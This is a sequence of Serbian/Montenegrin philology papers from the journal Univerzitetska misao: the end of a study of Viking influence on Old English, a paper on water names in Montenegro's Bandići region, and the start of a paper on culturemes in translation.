Izvještaji koji se navode u različitim anglosaksonskim izvorima govore da su već krajem 8. vijeka Vikinzi započeli sa povremenim upadima na tlo Britanije, te da su od 835. godine ovi upadi prerasli sa sporadičnih u česte, posebno u južnim i istočnim dijelovima ostrva. Oko 870. godine danski Vikinzi su već toliko ojačali da su osvojili ne samo Istočnu Angliju, nego i Merciju i Nortambriju, dok su norveški Vikinzi zavladali u sjeverozapadnim dijelovima Britanije, kao i u oblasti oko Dablina. Borbe između Vikinga i starosjedilaca potrajale su sve do 878. kada je zapadnosaksonski kralj Alfred Veliki potpisao mirovni sporazum sa njima, nakon što ih je porazio u bici kod Edingtona. Zahvaljujući ovom sporazumu mi danas znamo da su Danci u ovom razdoblju bili naseljeni na sjeveru i na istoku Engleske, „grubo govoreći sjeveroistočno od linije London-Čester“ (Hogg, 2002:7) po dogovoru iz navedenog sporazuma, te da su tamo živjeli po danskim a ne po anglosaksonskim zakonima. Uticaj ovih danskih Vikinga i danas je vidljiv u nazivima mjesta koja se završavaju na -by, što je danska riječ za grad. U Velikoj Britaniji postoji preko 600 gradova ili sela čiji nazivi se završavaju na -by, kao što su Whitby, Derby ili Rugby (Trips 2001:10). Takođe, postoji i preko 300 mjesta čiji nazivi se završavaju na -thorp, što je skandinavski naziv za selo, kao što su Althorp ili Linthorp. Najveći broj ovih mjesta koja u svojim nazivima kriju snažan skandinavski uticaj nalaze se u Jorkširu i Linkolnširu. Ovaj uticaj Vikinga ogleda se i u prezimenima, te su se u Britaniji sve češće počela javljati prezimena koja se završavaju na -son, kao što je, recimo, Johnson.

Međutim, sporazumom koji je Alfred postigao sa Vikinzima ipak nije riješeno vikinško pitanje na tlu Britanije, jer su se anglosaksonske bitke sa njima ubrzo nastavile. Konačan rasplet po ovom pitanju donijela je čuvena bitka kod Maldona 991. godine, po kojoj je nastao i važan staroengleski ep, nakon koje je anglosaksonski kralj Etelred Nespremni (koji je svoj nadimak očigledno dobio nakon poraza u ovoj bici) bio prinuđen da ode u izgon, nakon čega su se Danci ustoličili na britanskom tronu i na njemu se zadržali naredne dvije decenije. Ono što je za našu temu najvažnije iz ovih istorijskih podataka jeste da je usled ove vikinške invazije na Britaniju u anglosaksonski vokabular ušlo preko hiljadu riječi, kao što su landing, score, beck, fellow, take, husting ili steersman (Crystal 2003:25). Mnoge riječi u savremenom

engleskom jeziku koje počinju na sk- vuku svoje porijeklo iz ovog perioda, odnosno iz staronordijskog/vikinškog jezika, kao što su skirt, sky, skin ili skill. Među najvažnije promjene koje su nastale pod uticajem danskih Vikinga spada i promjena sistema ličnih zamjenica. Stari, anglosaksonski oblici su zamijenjeni sa they, them i their. Takođe, stara riječ sindon je promijenjena u are, te se tako umjesto wé sindon ili hie sindon, počelo govoriti i pisati we are, odnosno they are.

ZAKLJUČAK

Različite invazije, uglavnom varvarskih naroda, u značajenoj mjeri su oblikovale i britansko društvo i engleski jezik. U ovom pogledu, za istoriju engleskog jezika, odnosno konkretno za staroengleski, najznačajnija su germanska plemena Angli i Saksonci. Pored već navedenih naroda, drugi faktor koji je značajno uticao na oblikovanje staroengleskog svakako je latinski jezik hrišćanskih misionara, koji su se na tlu Britanije pojavili tokom 6. vijeka. Pod uticajem rimokatoličkih misionara formiran je i sam staroengleski alfabet, zasnovan na latinskom pismu, te je veliki korpus latinskih riječi implementiran u anglosaksonski vokabular. Međutim, i pored svih ovih uticaja koje smo u radu naveli, staroengleski jezik nije uspio da izgradi bogatu književnu tradiciju. Svega nekoliko istorijskih zapisa i svega nekoliko epova uspjeli su da se nametnu kao naslijeđe iz ovog razdoblja. Ovo nas ne iznenađuje, s obzirom da cjelokupan korpus staroengleskog jezika sadrži svega oko 24.000 različitih leksičkih stavki (Crystal 2003:17), od kojih se u današnjem, savremenom engleskom jeziku upotrebljava svega oko 15%, dok je čak 85% riječi iz ovog vremena zauvijek izbrisano i zaboravljeno. Samo ovaj podatak nam je dovoljan da bismo došli do zaključka da je staroengleski ili anglosaksonski jezik daleko više bitan za proučavaoce istorije engleskog jezika, kao i za proučavaoce britanske kulture i književnosti, nego za sam jezik, koji se, pod kasnijim uticajem normanske invazije, tako drastično izmijenio da je izgubio gotovo svaku vezu sa svojim staroengleskim izvorom.

BIBLIOGRAFIJA

1. Baugh, Albert C., 2002, A History of the English Language, London: Routledge.
2. Crystal, David, The Cambridge Encyclopedia of the English language, Cambridge: Cambridge University Press.
3. Culpeper, Jonathan, History of English, London: Routledge.
4. Fletcher, Robert Huntington, A History of English Literature, Charleston: BiblioBazaar.
5. Hogg, Richard M., The Cambridge History of the English Language, Cambridge: Cambridge University Press.
6. Hogg, Richard, An Introduction to Old English, Edinburgh: Edinburgh University Press.

7. Jespersen, Otto, *Growth and Structure of the English Language*, Oxford: Blackwell.
8. Jonathan Culpeper, *History of English*, 2nd Edition, Routledge
9. Minkova, Donka, Robert Stockwell, *Studies in the History of the English Language*, Berlin: Mouton de Gruyter.
10. Mitchell, Bruce and Robinson, Fred C., *A guide to old English*, Oxford: John Wiley & Sons Ltd.
11. North, Richard and Alolard, Joe, *Beowulf and other stories: a new introduction to old English, old Icelandic and Anglo-Norman literatures*, London: Routledge.
12. Newmeyer, Frederick J., *Language Form and Language Function*, Cambridge: MIT Press.
13. Smith, Jeremy J., *Old English*, Cambridge: Cambridge University Press.
14. Trips, Carola, *From OV to VO in Early Middle English*, Amsterdam: John Benjamins Publishing Company.

RESUME

History of the British Isles actually is a history of different invasions. Britain was first conquered and populated by Celts during the 5th century BC, then followed the conquests of the Roman empire, then of the Germanic, barbarian tribes Angles, Saxons and Jutes, and then again there were invasions of the Vikings and the Normans. This turbulent and complicated history, made of destructions and mixing of different nations, influences, traditions, inevitably had a great impact on the English language history. Centuries-long presence of the Germanic tribes, Angles and Saxons in the first place, as well as their mixing with the local Celts had the most profound impact on the British society, culture and language. Anglo-Saxon domination lasted from the 5th to the 11th century, i.e. invasion of the Normans, after which, in a relatively short period, the complete British society, as well as the language, of course, were changed. The Norman arrival created Middle-English, which was considerably different from the previous epoch and the Old English language. But, the topic of this work is not the Normans, but the Anglo-Saxon period, since it is the period of the Old English. We will try to give a concise review of the Old English history – how it was changed under the various influences and how it differs in comparison to the last phases of its development.

Univerzitetska misao - časopis za nauku, kulturu i umjetnost [ISSN: 1451-3870]

Vol. 16, str. 23-27, 2017 god., web lokacija gde se nalazi rad: <http://um.uninp.edu.rs>

Tematska oblast u koju se svrstava rad: Društvene i humanističke nauke / podoblast: Filologija

Datum prijema rada: 15.02.2017.

Datum prihvatanja rada: 01.03.2017.

UDK: 811.163.41'282.4(497.16)

doi:10.5937/univmis1716023S

811.163.41'373.2

Originalni rad

SEMANTIČKI ASPEKT HIDRONIMA SA PODRUČJA BANDIĆA

Svetlana Sekulić

OŠ „Maksim Gorki” Podgorica

Podgorica, Crna Gora

svetlanasekulic16@gmail.com

Apstrakt

Cilj rada je da se utvrdi tačan broj onomastičkih jedinica bandićke regije i imenovanje istih, kao i obrada mikrotoponima sa morfološkog, semantičkog i etimološkog aspekta rada i sagledavanja njegovih osobenosti. Uvodno poglavlje sadrži bitne napomene u vezi sa tematikom, građom, sa posebnim osvrtom na ispitivano područje opravdanosti istraživanja hidronima, kao semantičkog aspekta područja Bandića. Na kraju je dat zaključak u kojem se autor kritički odnosi prema obrađenoj materiji i pregled literature u ovoj oblasti.

Ključne riječi: mikrotoponim, Bandići, hidronim, morfologija, semantika, etimologija

SEMANTIC ASPECT OF HYDRONYMS FROM THE AREA OF BANDICI

Abstract

The aim of work is to establish the exact number of onomastic units of Bandici region and the appointment of the same, as well as processing mikrotoponims from the morphological, semantic and etymological aspect of work and consideration of its peculiarities. The introductory chapter contains important notes regarding the investigated area justification of the studies hydronym as the semantic aspect of area Bandici. Finally, there is a conclusion in which the author is critical reffers toward the processed matter and review of the literature in this area.

Keywords: mikrotoponim, Bandići, hydronym, morphology, semantics, etymology

UVODNE NAPOMENE

Poznato je da su imena, kao posebni slojevi leksike, važno svjedočanstvo prošlosti različitih etničkih zajednica. Oduvijek je čovjek imao potrebu da sve što vidi imenuje kako bi lakše komunicirao sa drugima i snalazio se u prostoru. Tako su imena „mijenjajući ruho, gubeći po koje slovo i dobijajući novo, završavala gotovo sasvim neprepoznatljiva.”(Dojčinović, 2002:8). Ipak, odolijevaći zubu vremena, neka imena opstaju ili žive paralelno sa novim, savremenim, dok druga iščezavaju.

Pošto je Stara Crna Gora, istorijski gledano, tokom vjekova bila odvojena od susjednih oblasti, starocrnogorski govori izdvojili su se kao zasebna dijalekatska

cjelina. Sa druge strane „imena kao jezički spomenici u svom sadržaju nose bitne podatke o materijalnoj i duhovnoj kulturi vremena u kojem su nastala, a u svojim oblicima sadrže dragocjene jezičke podatke." (Šekularac, 2008:5). Takođe, imena postaju osnovni izvor gdje god ne postoje pisani istorijski tragovi, pomoću kojih se rekonstruiše prostor, vrijeme i istorija jednog kraja. Ne treba zaboraviti da je ime, prije svega, proizvod čovjekove kulture nastale u kolektivu u određenom stepenu istorijskog razvitka. Za izučavanje jezika, kao izvor građe, imena su zasigurno od neprocjenjivog značaja. Najbolji dokaz su hidronimi, budući da predstavljaju jezičke fosile. To je, zapravo, onaj postojan i arhaičan sloj koji baštini mnoge stare crte. Zahvaljujući predanom zapisivanju, brojni izvorni nazivi hidronima sačuvani su do naših dana.

1. POJAM I KARAKTERISTIKE HIDRONIMA

Dio onomastike koji se bavi proučavanjem imena voda: rijeka, jezera, potoka, mora itd. naziva se hidronimi (grč. hidor, gen. hydotos –voda, onima-ime). (Vujaklija, 1980: 106):

„Onomastička istraživanja širom sveta dosad su po pravilu opravdavala očekivanja da voda, preduslov života na Planeti, drži respektabilno mesto u lokalnim onomastikonima." (Cicmil – Remetić, 2010 : 91). Kao i većina sela Katunske nahije, i bandićko pleme (područje Bandići su naziv predjela između Podgorice i Danilovgrada, ali i velikog bratstva u Katunskoj nahiji u Crnoj Gori) nije bilo pošteđeno problema sa vodosnabdijevanjem. Tako se za manje od pola bandićkih sela može reći da su bogata vodom i zajedničkim izvorštima, dok Gornji Bandići (Đeđezi, Mokanji, Župa) još uvijek čekaju priključenje na zajedničku vodovodnu mrežu. Nevolja je tako primorala narod ovoga kraja da se snalazi kako zna i umije, pa su tako nastali brojni „ublovi i bistijerne."

Tako se termin ubao tokom obrade hidronima, često javlja kao odrednica mikrotoponima. Označava bunar iskopan u zemlji na otvorenom prostoru i zajedno sa bistijernom, (pokriveni bazen u koji se sliva kišnica i služi kao voda za piće) i zadovoljava osnovne potrebe mještana i stoke. Takvih vještačkih objekata sa skromnim količinama vode nije bilo uvijek dovoljno, ali treba pomenuti zajedničku bistijernu sela Bračana i Župe – Borovik, kao i izvor Vuči studenac, vodovod od neprocjenjive vrijednosti za Bandiće, Komane i Zagarčane. Takođe, u Mokanjima je i Pješčina, bistijerna, koja je svojina svih Bandića. Racionalni i ekonomični, mještani ovoga kraja oduvijek su znali raspolagati prirodnim resursima, a vodom pogotovo. Ipak, i priroda im je pritekla u pomoć stvarajući brojne kamenice, jake izvore, vrela, studence. Kako je selo Livade, kako mu ime kaže, ravno po svome obliku, pogodno je za sadnju raznih poljoprivrednih kultura. Livađani natapaju svoje bašte, voćnjake i povrtnjake iskoristivši tako svaki pedalj obradive površine. Sadili su kako za svoje potrebe, tako i zarad prodaje, kako bi se nešto zaradilo, a ponajviše ponudio tržištu zdrav, neprskan proizvod. Proizvodnja organske hrane ima budućnost na ovim prostorima zbog čistog ambijenta, specifičnog podneblja sa puno sunčanih dana, blage klime, poboljšane saobraćajne infrastrukture i dr.

Za razliku od mještana surove Pivske planine, za koje Radojka Cicmil-Remetić kaže „Stigla je voda, a nestalo ljudi” (Cicmil – Remetić, 2010 : 92). Priču o hidronimiji Bandića završavamo konstatacijom da se Bandići sve više vraćaju svome zavičaju, svojim korijenima, naročito žitelji srednje i starije populacije. Takva, tragična sudbina, poput one Planinštaka, teško može zadesiti ljude sa ovih prostora, jer riječ „ognjište” milija im je i od očinjeg vida, milija i od života.

U onomastici nije rijedak slučaj da objekti koji su teritorijalno bliski prenose ime sa jednog na drugi zavisno od brojnih motivacionih faktora. Takva pojava naziva se metonimija, a Zvezdana Pavlović navodi sljedeće načine:

- prenošenjem antroponima (ličnog imena ili prezimena), obavezno nakon sufiksacije na mikrotoponim, ojkonim, retko hidronim;
- prenošenjem fitonima na mikrotoponime, ojkonime i hidronime. Ovo je čest način imenovanja u onomastici;
- prenošenje mikrotoponima na ojkonime i hidronime;
- prenošenjem zoonima na toponime, ojkonime i hidronime;
- prenošenjem mikrotoponima, ojkonima na hidronime;
- prenošenjem hidronima na mikrotoponime, ojkonime. (Pavlović, 1998:105)

Klasifikacijom prikupljenog onomastičkog materijala koji se tiče voda u Bandićima, primjetno je nekoliko gore navedenih načina prenošenja onima iz jedne sfere u drugu. Tako dolazimo do sljedećih tipova koje ćemo poredati u zavisnosti od njihovog broja.

Najbrojniji su oni hidronimi nastali prema izgledu i svojstvu tla odnosno prema vizuelnoj i orjentacionoj odredbi ili utisku:

Barjaka (L), Barjaka (M), Crveni uba (M), Crno oko (L), Doljani (Ž), Godna (B), Jaža (L), Lokve (B), Modro oko (B), Osojnica (M), Osojnica (Đ), Pješčina (M), Studenac (Ž), Vreško vrelo (L).

Voda Barjaka, nastala od turcizma barjak (zastava), u Livadama i Mokanjima, posebno je zanimljiva sa etimološkog aspekta. Prvi, stari naziv Barjaka pominje još 1911.godine dr Jovan Erdeljanović u svojoj Beležnici, kada je godinu ranije, boravio u Bandićima radi sakupljanja građe za istorijsko djelo Stara Crna Gora. Na strani 16 svoje Beležnice piše da je „Barjaka voda dubenica u đer na sred Sađavca na Razvršju, mjestu đe su Bandići pobadali barjak u bojevima sa Turcima.” (Zaostavština Jovana Erdeljanovića, Arhiv SANU, E-468-6 (56) :16). Taj podatak objašnjava porijeklo njenog imena (barjak- Barjaka). Da je to stari naziv ove vode, govori i podatak da se Sađavac, kao slobodna crnogorska teritorija, nalazio svega 2-3 kilometra od Spuža i nešto više od Podgorice. Pošto su ta područja bila pod osmanskom vlašću, tako je i Sađavac postao meta stalnih napada i velikih bojeva sa Turcima. Inače, u petstogodišnjoj stalnoj borbi Crne Gore za očuvanje svoje slobode, Bandići, Komani i Zagarač, kao najjužniji dio Katunske nahije, bili su prvi na udaru turske vojske koja se kretala prema Cetinju.

Porijeklo drugog, novijeg imena –Brljaka, može se odnositi na njen sadašnji izgled. Po tome, to je nečista, zapuštena voda u kojoj se kupaju (brljaju) divlja prasad. U Rečniku govora Zagarača Draga i Željka Čupića stoji: „brljak,-a.m. mjesto gdje se brljaju svinje; prljava voda u kojoj se neko kupa, nečisto mjesto. Takođe, i brljat se-valjati se u blatu (o svinji); kupati se u nečistoj vodi, kupati se.” (D. Čupić i Ž. Čupić. 1997: 33).

Upravo ovaj primjer može poslužiti kao ilustracija koliko su mikrotoponimi evoluirali i prilagođavali se realnom životu.

Primjetno je, takođe, da se naziv Osojnica pojavljuje dva puta. Dok u Đedezima označava ubao izvađen na strmini, u Mokanjima je to stara voda u Siljevici, ozidana kamenom bez klaka. U oba slučaja radi se o vodi smještenoj na sjevernoj strani, uzvišenju gdje nema sunca i koja je suprotna prisojnoj (južnoj) strani. U njenom korijenu imamo leksemu osoje koja je, inače, veoma čest mikrotoponim u ovim krajevima. Slijede hidronimi nastali prema antroponimu:

Bujkin uba (Ž), Bulin studenac (Ž), Mlinište Vranića (L), Pavlove kamenice (L), Vraškeš Velov (L).

Navedeni primjeri jasno pokazuju da se radi o dvočlanim hidronimima antroponimskog porijekla. Hidronimi u kojima prvi član može imati funkciju prisvojnog pridjeva na –ov (-e) i –in (-a, -e) odnose se na: Bujkin uba, Bulin studenac i Pavlove kamenice. U nekim slučajevima, imamo obrnutu situaciju, tj. prisvojni pridjev dolazi na drugom mjestu (Vraškeš Velov), dok u nazivu Mlinište Vranića posesivni genitiv stoji iza apelativa.

- Nekoliko hidronima dobilo je ime prema fitonimu:

Borovik (B), Macino oko(Ž), Pitomi dub (B)

- Neki hidronimi nastali su prema drugim toponimima, tj. ime vode prema mikrotoponimu, oronimu ili ojkonomu:

Kulendrija (B) Mokanjске kamenice (M) i Ušeza (Đ).

- Nastanak hidronima prema zoonimu:

Vuči studenac (B)

Prema predanju, dobio ime po knezu Vuku Bandiću (rodonadželniku nekoliko sadašnjih bratstava). O tome je sačuvana priča: „U blizini Vučeg studenca, živio je Turan (Puran) Malonšić, koji je taj izvor držao za svojinu i na njemu naplaćivao vodu, koju su ondašnji stanovnici (XVII vijek), upotrebljavali i nosili svojim domovima. Da bi ih te napasti i nameta oslobodio, Vuk silom najuri i protjera Turana u turski Spuž, a studenac dade na raspoloženje dotičnom stanovništvu, koje je sa njega besplatno nosilo vodu i pojilo stoku. To stanovništvo, iz blagodarnosti prema Vuku – studencu dodaju ime Vukov, odnosno Vuči studenac." Vjerovatnost ove anegdote potvrđuje Turanova stolica, koja se i sada pored izvora u kamenu nalazi, tj. na kojoj je Turan sjedio i vodarinu naplaćivao.

ZAKLJUČNA RAZMATRANJA

Crna Gora se nalazi na raskršću kultura, a time i jezika. Stoga ne čudi podatak da je njeno jezičko područje poznato po bogatstvu onomastičkog materijala, što je privlačilo brojne istraživače. Kao posebna grana lingvistike, onomastika proučava: lična imena i nadimke odnosno značenje i istoriju imena ljudi (antroponime) i imena mjesta (toponime). Bitno je napomenuti da se, u naučne svrhe, ova disciplina, između ostalog, koristi etimologijom, dijalektologijom, istorijom, etnolo- gijom, mitologijom. Uzorak mikrolokacija koje smo ovdje predočili ukazuje na bogatu bandićku mikrotoponimiju. Međutim, potrebno je ovdje ukazati i na neke poteškoće koje su postojale u toku rada na terenu. Naime, obilazeći neka od sela koja su pomenuta u radu, nailazila

sam mahom na napuštena imanja čiji su vlasnici nevoljno morali odseliti sa svojih „ognjišta." Dva su razloga za to: migracija i potraga za boljim životom koja ih je odvela u pojedine djelove Srbije (Beograd), Vojvodine (Vrbas, Crvenka, Novi Sad), Hrvatske, a ima i onih koji su „uhljebljenje" našli u Americi i dalekoj Australiji. Očekivala sam da dođu potomci odseljenih, za vrijeme godišnjih odmora, ali ih se mali broj vraća svom zavičaju. To su, uglavnom, mlađi ljudi rođeni u drugoj sredini, pa su i priče predaka o Bandićima poprilično zaboravili. Zato sam se oslonila na kazivanja njihovih rođaka i komšija što ne može biti ni blizu „informacijama iz prve ruke." Ipak, zahvaljujući dobroj volji, ljubaznosti i predusretljivosti „angažovanih" informatora, terenska istraživanja su privedena kraju i krunisana raskošnim Rječnikom koji je krasnopisom ispisao „najljepšu istoriju jednog regiona." Informatori, čija je pomoć bila vrlo dragocjena, uglavnom su starije dobi, rođeni u Bandićima. Pojedini žive u Podgorici i okolnim mjestima, ali održavaju veze sa zavičajem tako što redovno dolaze, čiste imanja, kontaktiraju sa rođacima i ispunjavaju sve seoske obaveze.

I na kraju, autorka ovih redova, želi posebno naglasiti da joj je glavni motiv, između ostalog, u odabiru ove teme bio otrgnuti od zaborava riznicu autentičnih „prahom vremena" posutih imena neponovljivog bandićkog areala. Nadam se da će ovaj rad dati skroman doprinos daljem razvoju lingvistike, istorije jezika, dijalektologije sa akcentologijom i biti podsticaj za buduća istraživanja u tom pravcu, jer nema pouzdanijeg „hroničara" od onomastike koja slijedi tragove, „bilježi i pamti" sve događaje.

BIBLIOGRAFIJA

1. Cicmil – Remetić, Radojka. 2010. Toponimija Pivske planine, Beograd.
2. Dojčinović, Biljana. 2002. Knjiga imena, Kreativni centar, Beograd.
3. Zaostavština Jovana Erdeljanovića. Arhiv SANU. E-468-6(56).
4. Čupić Drago i Čupić Željko. 1997. Rečnik govora Zagarača, Srpski dijalektološki zbornik, Knjiga XLIV, SANU, Institut za srpski jezik, Beograd.
5. Prof.dr Šekularac, Božidar. 2008. Onomastikon Gornjih Sela, Crnogorski P.E.N. Centar, Cetinje.
6. Vujaklija, Milan.1980. Leksikon stranih reči i izraza. Beograd.

RESUME

The aim of work is to establish the exact number of onomastic units of Bandici region and the appointment of the same, as well as processing mikrotoponyms from the morphological, semantic and etymological aspect of work and consideration of its peculiarities. The introductory chapter contains important notes regarding the investigated area justification of the studies hydronym as the semantic aspect of area Bandici. Finally, there is a conclusion in which the author is critical reffers toward the processed matter and review of the literature in this area.

KULTUREME

Albina Plojović, Msc

Internacionalni Univerzitet u Novom Pazaru

Departman za filološke nauke

Novi Pazar, Republika Srbija

albina.plojovic@uninp.edu.rs

Apstrakt

Pojam kulturna specifičnost se koristi kada je riječ o kulturnim razlikama i manjkavoj podudarnosti između dvije kulture koje se upoređuju. Pod terminom kulturna specifičnost sažete su sve forme jezičkog i nejezičkog ponašanja i djelovanja, koje su drugačije u osnovi jedne kulture, preovlađujući svojim normama i konvencijama, ali također i na osnovu istorijskih, političkih, geografskih, klimatskih ili ostalih uslova, u odnosu na druge kulture. Ovaj rad ponudiće odgovor na pitanja da li je za uspješnu komunikaciju dovoljno samo poznavanje jezika, ili ostvarenom smatramo jedino onu komunikaciju kod koje je poznavanje jezika usaglašeno sa kulturološkim konceptom i kontekstom. Kao što se usmeni govor razlikuje od kulture do kulture, tako se i neke facijalne i tjelesne ekspresije razlikuju. Dok je neki gest u određenoj kulturi uobičajen i ima jasno značenje, u drugoj može da bude besmislen ili čak ima sasvim drugačije značenje. Kulturne razlike su brojne, ali mnogi signali govora tijela su posvuda isti. Pogrešno tumačenje gestova usled kulturnih različitosti može da dovede do nezgodnih situacija. Cilj je da se u prevođenju pojmova tuđih kultura ne izgubi smisao rečenice i veza između dvije kulture.

Ključne reči: kultura, prevođenje, kulturološka specifičnost, kultureme, govor tijela

CULTURES

Abstract

The term cultural specificity refers to cultural differences and similarities between the two cultures which are compared. The term cultural specificity summarizes all forms of linguistic and non-linguistic behavior and actions, which are different in basically one culture to its prevailing norms and conventions, but also on the basis of historical, political, geographical, climatic or other conditions, in respect of other cultures. This article will give you the answer on the question is for effective communication enough just high language knowledge, or is there also behaviour necessary too. What should a translator be aware of in order for it to be laid for a successful communication? As oral language differs from culture to culture, some body signals also differ. While some gestures are common to a particular culture and have a clear meaning, otherwise in some other culture the same one can be meaningless or even have a completely different meaning. Cultural differences are numerous, but many language body signals are the same everywhere. Wrong interpretation of gestures due to cultural differences can lead to awkward situations. The aim is not to lose main concepts and relations between cultures during translation of foreign terms.

Keywords: culture, translation, cultural specificity, cultureme, body language

UVOD

Prevođenje je oblik komunikacije kod koga se neki jezički, ali i nejezički sadržaj, prethodno izražen u jednom jeziku, prenosi u neki drugi jezik. Takvo prenošenje obuhvata više dimenzija, od jezičkih do socio-kulturoloških, pa predstavlja jedno od mjesta gdje se ukrštaju jezici i sa njima povezane kulture. U najširem smislu riječi, termin kultura odnosi se na čitav niz oblasti i djelatnosti iz života određene, veće ili manje zajednice. Svaki narod ima svoju kulturu, a svaka kultura je različita. U prevođenju često dolazi do određenih odstupanja jer ne postoji adekvatan prijevod za svaki termin jedne kulture. Fenomen koji spada u kulturološku specifičnost jesu kultureme. Teoriju kultureme je razvila je hamburška lingvistkinja Elsa Oksar (Else Oksaar). Oksareva kultureme označava kao partnerski usmjerene behavioreme. Ona razlikuje dva tipa: behavioreme koje izražavaju i one koje regulišu.

KULTUROLOŠKA SPECIFIČNOST

Pojam kulturološka specifičnost se koristi kada je riječ o kulturnim razlikama i manjkavoj podudarnosti između dvije kulture koje se upoređuju. Pod terminom kulturna specifičnost sažete su sve forme jezičkog i nejezičkog ponašanja i djelovanja koje su drugačije u osnovi jedne kulture preovlađujući svojim normama i konvencijama, ali takođe, i na osnovu historijskih, političkih, geografskih, klimatskih ili ostalih uslova, u odnosu na druge kulture. Kulturna specifičnost se odnosi na kulturno-specifične realnosti, tj. specifične elemente svakodnevnog života jednog određenog naroda, odnosno zemlje u određenom vremenu.

Pojmom kulturna specifičnost označavaju se i načini razmišljanja koji su vezani za kulturu, koncepte, apstrakte, kao i kulturno-specifične, značajne elemente rječnika, idiomatske fraze, nagovještaji literarnih dijela ili historijskih događaja, zatim, u književnom jeziku upotrebljene poslovice, metafore, psovke, uzvici, vizuelna poređenja, gestovi itd. Posebnosti uređivanja teksta, određene vrstama tekstova i znanje vezano za praksu jezičke interakcije, ubrajaju se u kulturnu specifičnost (Loogus, 2009:56).

Kulturne specifičnosti, bez obzira u kakvom vidu se pojavljuju, imaju fiksno mjesto u kulturnom kontekstu jednog društva. Od prevodioca ne traži samo vješto rukovanje rječnikom, već i obimno znanje o osobinama i posebnostima sopstvene i tuđe kulture. Kulturne specifičnosti zahtijevaju kod prijevoda veće ili manje transformacije ili kontekstualna objašnjenja, kako bi primalac ciljnog jezika mogao razumjeti kulturne osobitosti prisutne u književnom izvornom tekstu. Veoma je važno da prevodilac ne posjeduje samo dobro poznavanje jezika već da njegova kompetentnost bude upotpunjena i vrsnim poznavanjem kulturološkog konteksta, kako bi ono "strano" iz tuđe kulture mogao integrisati u sopstveni kulturni koncept (Loogus, 2009:56).

Pojam kulturna specifičnost se u nauci o prevođenju upotrebljava isto toliko često kao i pojam kultura. Kao i kod drugih jezičkih pojmova prevođenja, možemo i ovde zaključiti, da su mnogi istraživači, vezano za kulturnu specifičnost u tekstu, razvili sopstvenu terminologiju. Tako da se u različitim pristupima govori o

realnostima, realijama, kulturnoj specifičnosti, kulturno-specifičnim elementima, kulturno-specifičnim fenomenima, kulturalijama, kulturemama, o kulturnim karakteristikama, kao i o njenim jezičkim znakovima, oznakama realija, kulturno-specifičnim riječima, ključnim riječima iz kulture, riječi iz kulture itd.

Često se navedeni pojmovi upotrebljavaju bez dodatnog objašnjenja. Pojam kulturna specifičnost se u radovima vezanim za nauku o prevođenju odnosi na stanja pojedinih kultura, odnosno, izraze pojedinih jezika koji ukazuju na konkretne predmete, činjenice, koncepte, institucije itd, koji su čvrsto integrisani i poznati u jednoj kulturi, a nasuprot tome u drugim kulturama su nepoznati ili u izrazito izmijenjenom obliku prisutni. Tako da se u ovom značenju kulturna specifičnost često poistovećuje sa pojmom realije, tj. realija. Ova dva pojma se uglavnom upotrebljavaju onda, kada se radi o problemima prevođenja vezanim za specifične, državno ili kulturno konvencionalne činjenice, geografskog, političkog, institucionalnog i socijalnog načina (Loogus, 2009:56). U Dudenu pod pojmom realije možemo naći sljedeća objašnjenja:

1. realne stvari, činjenice;
2. odgovarajuća znanja o jednoj posebnoj oblasti i
3. prirodne nauke kao osnova za obrazovanje i kao predmet (zastaralo).

Po ovoj definiciji realije su predmeti ili odgovarajuće činjenice u jednoj oblasti, koje se ne odnose na kulturu, tj. nemaju kulturološke reference (Duden, 2014:588).

KULTUREME

Još jedan fenomen koji se ubraja u kulturne specifičnosti jesu kultureme. Kulturema označava najmanju jedinicu kulturnih razlika. Teoriju kulturema je razvila hamburška lingvistkinja Else Oksar. Kulturem kao pojam se koristio i razvijao u nekim od prevodilačkih naučnih radova. Pojam kulturema, kao najmanja kulturno-specifična jedinica, dozvoljava različite mogućnosti dopunjavanja, tako Oksar tretira kultureme kao kulturno-specifične jedinice ponašanja, a Hartvig Kalferkempa (Hartwig Kalverkämper) pod ovim pojmom podrazumijeva kulturološki integrisan govor tijela. Zajedničko im je da kultureme tumače kao jedinice vezane za kulturu koju karakterišu na specifičan način, tj. kulturu na koju se odnose (Loogus, 2009:64).

TEORIJA KULTUREME

Else Oksar je svoju teoriju razvijala sa pozicije istraživanja jezičke upotrebe. Oksareva polazi od toga da samo poznavanje jezika ne garantuje uspješnu komunikaciju i sporazumijevanje između komunikacijskih partnera, već je za to potrebno ovladati i drugim načinima ponašanja, nametnutim određenom kulturom. Presudno za njenu teoriju jeste posmatranje, te su mnogi problemi interkulturalne komunikacije time prouzrokovani. Cilj je da učesnici način ponašanja i tumačenje struktura oblikuju po šablonu svog maternjeg jezika iako trenutno upotrebljavaju strani jezik. Upotreba jezika je podvrgnuta kulturno-specifičnim normama i pravilima, i nije osigurano sporazumijevanje na interkulturološkom polju. Posebno su upadljiva odstupanja na polju neverbalnog ponašanja.

Neverbalne jedinice ponašanja se, po mišljenju Oksareve, nesvjesno upotrebljavaju kao verbalni signali i zbog toga se mogu manje kontrolirati. Oksareva kultureme označava kao partnerski usmerene behavioreme koji se u različitim kulturama i u različitim komunikativnim djelovanjima različito realizuju: 'Kultureme' su apstraktne jedinice socijalnog karaktera, koje se realizuju u različitim komunikativnim djelovanjima i načinima ponašanja, uslovljene faktorima godina, pola, odnosa i specifičnosti statusa (Loogus, 2009:65).

BEHAVIOREME

Behavioreme omogućavaju u komunikativnim djelovanjima odgovor na pitanja kako, na koji način, kada, gdje i u kakvom odnosu. Oksareva razlikuje dva tipa behaviorema: behavioreme koje izvršavaju, i one koji regulišu.

U izvršavajuće spadaju verbalne, paralingvističke i neverbalne behavioreme, dok u one koje regulišu spadaju ekstraverbalna sredstva kao što su: prostor, vrijeme, distanca itd. (Loogus, 2009:65).

PARALINGVISTIČKE BEHAVIOREME

Paralingvističke behavioreme su uvijek povezane sa verbalnim behavioremama. One obuhvataju sve što može da se uradi glasom, tj. ono šta čovjek govori praćeno je time kako se izražava. Zajedno šta i kako govori, obznanjuje u zajedničkom kulturnom okruženju da li se, na primjer, radi o ljubaznoj molbi, neutralnom odobrenju ili o kontradikciji.

